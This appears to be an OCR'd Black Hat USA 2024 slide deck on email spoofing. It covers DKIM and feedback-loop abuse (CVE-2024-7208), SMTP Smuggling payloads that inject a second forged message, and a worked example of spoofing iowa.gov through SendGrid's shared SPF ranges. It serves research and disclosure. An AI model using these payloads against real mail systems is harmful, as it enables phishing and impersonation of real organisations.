
t-sender-sib.com

Mailgun.org

*Dependent on how the FROM field is displayed in the inbox

Examples: Spoofing from Brevo

Outlook



Unverified We didn't start the fire

test@outlook.com <test@outlook.com>


To: [redacted]

Retention: DPT default 3 year delete Expires: 07/23/2027.

```
Authentication-Results: spf=pass (sender IP is 185.41.28.5)
 smtp.mailfrom=ae.d.mailin.fr; dkim=pass (signature was verified)
 header.d=sendinblue.com;dmarc=fail action=none
 header.from=outlook.com;compauth=fail reason=001
Received-SPF: Pass (protection.outlook.com: domain of ae.d.mailin.fr
 designates 185.41.28.5 as permitted sender) receiver=protection.outlook.com;
 client-ip=185.41.28.5; helo=ae.d.mailin.fr; pr=C
```

sendinblue.com

Private Email



It was always burning


test@outlook.com

To admin@purplecloudops.com

```
Received: from asp-relay-pe.jellyfish.systems (unknown [198.54.122.240])
        by mxs-10.mxs.mxs.svc.cluster.lan (Postfix) with ESMTP id F366A761CA
        for <admin@purplecloudops.com>; Mon, 22 Jul 2024 14:55:03 +0000 (UTC)
Authentication-Results: asp-relay-pe.jellyfish.systems;
        dkim=pass header.d=sendinblue.com header.s=mail header.b=GXziGEK+;
        spf=pass (asp-relay-pe.jellyfish.systems: domain of "bounces-223030174-
test=outlook.com@ae.d.mailin.fr" designates 185.41.28.5 as permitted sender)
```

sendinblue.com

Gmail



Since the world's been turning Inbox ×

test@outlook.com <test@223030174.t-sender-sib.com>

to me

Says Billy

SPF PASS with IP 185.41.28.5 Learn more

DKIM 'PASS' with domain t-sender-sib.com Learn more

DMARC 'PASS' Learn more

t-sender-sib.com

Pattern 2: FROM + DKIM abuse

Who is vulnerable?

Large email service providers, such as **Brevo and Mailgun**, who leverage **Feedback Loop (FBL)** feature of popular mailbox providers such as **GMAIL, Outlook, and Yahoo Mail** to collect users' complaints

- CVE-2024-7208

What is the impact?

Spoof emails from the sender DKIM domain used for FBL

Attack pattern prerequisites?


- ❑ Email address is not verified from **FROM** field
- ❑ A **DKIM** signature is required by FBL for email sender

black hat USA 2024

Attack Pattern: #3

What is SMTP Smuggling?

- Discovered by Timo Longin from SEC Consult Vulnerability Lab
- Abuse the difference of end-of-data sequence interpretation for outbound / inbound SMTP servers



Outbound SMTP server:

```
[...]
data
From: attacker@sender
To: user@receiver
Subject: Message #1

lorem ipsum
.
mail FROM:<admin@sender>
rcpt TO:<target@receiver>
data
From: admin@sender
To: target@receiver
Subject: Message #2

I am the admin now!
.
```

Inbound SMTP server:


```
[...]
data
From: attacker@sender
To: user@receiver
Subject: Message #1

lorem ipsum
.
```

```
mail FROM:<admin@sender>
rcpt TO:<target@receiver>
data
From: admin@sender
To: target@receiver
Subject: Message #2

I am the admin now!
.
```

Reference: https://smtpsmuggling.com/

SMTP Smuggling impact

- Some email gateways are still vulnerable to SMTP Smuggling with default configuration.
- The impact could be expanded if the affected outbound SMTP server is allowed to send emails on behalf of many domains.



SMTP Command

Envelope

```
EHLO a.com \r\n
MAIL FROM: <alice@a.com> \r\n
RCPT TO: <bob@b.com> \r\n
DATA \r\n
```


SMTP Smuggling Payload <CR>.<CR>

Smuggled SMTP Command & Message

Message

```
FROM: <alice@a.com> \r\n
TO: <bob@b.com> \r\n
Subject: Original Message \r\n
\r\n
\r.\r
MAIL FROM: <admin@a.com> \r\n
RCPT TO: <victim@b.com> \r\n
DATA  \r\n
FROM: <admin@a.com> \r\n
TO: <victim@b.com> \r\n
Subject: Smuggled Message \r\n
\r\n
\r\n.\r\n
```


Example: spoof email from iowa.gov



```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> iowa.gov txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60701
;; flags: qr rd ra; QUERY: 1, ANSWER: 18, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;iowa.gov.                      IN      TXT

;; ANSWER SECTION:
iowa.gov.               3599    IN      TXT     "_globalsign-domain-verification=wngSYZnznuRwW_-lG4-vd87489zo-jlMJ3DXNb0PBI
iowa.gov.               3599    IN      TXT     "knowbe4-site-verification=54fe7adf89ba398c54d20f8b51c4844c"
iowa.gov.               3599    IN      TXT     "google-site-verification=PlkAIWmOsCIrfjRXrS5J0VDihnb3PIUz4jFdZo0A55o"
iowa.gov.               3599    IN      TXT     "knowbe4-site-verification=c46d2ed5e8df57577afadb61d0d128b9"
iowa.gov.               3599    IN      TXT     "_globalsign-domain-verification=r8YozYEDdufZQep2R8M_5MESuBbZuOVpdEtoNB7kZn
iowa.gov.               3599    IN      TXT     "20221201153003doh6aaeqncg6t27lakdsoumbvdctb98ars0fncgfn27d54eqv"
iowa.gov.               3599    IN      TXT     "v=spf1 include:_spf.iowa.gov include:_spf.google.com include:sendgrid.net
iowa.gov.               3599    IN      TXT     "globalsign-domain-verification=C136D97D1DD37B6832F564F23F758A5B
```

Target domain to spoof

Default SPF record of SendGrid




A typical SPF record allowing SendGrid to send emails for your domain would look something like this: `v=spf1 include:sendgrid.net`

Reference: https://www.twilio.com/docs/sendgrid/ui/account-and-settings/spf-records


Allowed SPF IP ranges by SendGrid

TWILIO SendGrid



```
sendgrid
  50.31.32.0/19 (8192 addresses)
  149.72.0.0/16 (65536 addresses)
  159.183.0.0/16 (65536 addresses)
  167.89.0.0/17 (32768 addresses)
  168.245.0.0/17 (32768 addresses)
  192.254.112.0/20 (4096 addresses)
  198.21.0.0/21 (2048 addresses)
  198.37.144.0/20 (4096 addresses)
  208.117.48.0/20 (4096 addresses)
  223.165.113.0/24 (256 addresses)
  223.165.115.0/24 (256 addresses)
  223.165.118.0/23 (512 addresses)
  223.165.120.0/23 (512 addresses)
```

Enable SendGrid SMTP credentials



Create API Key

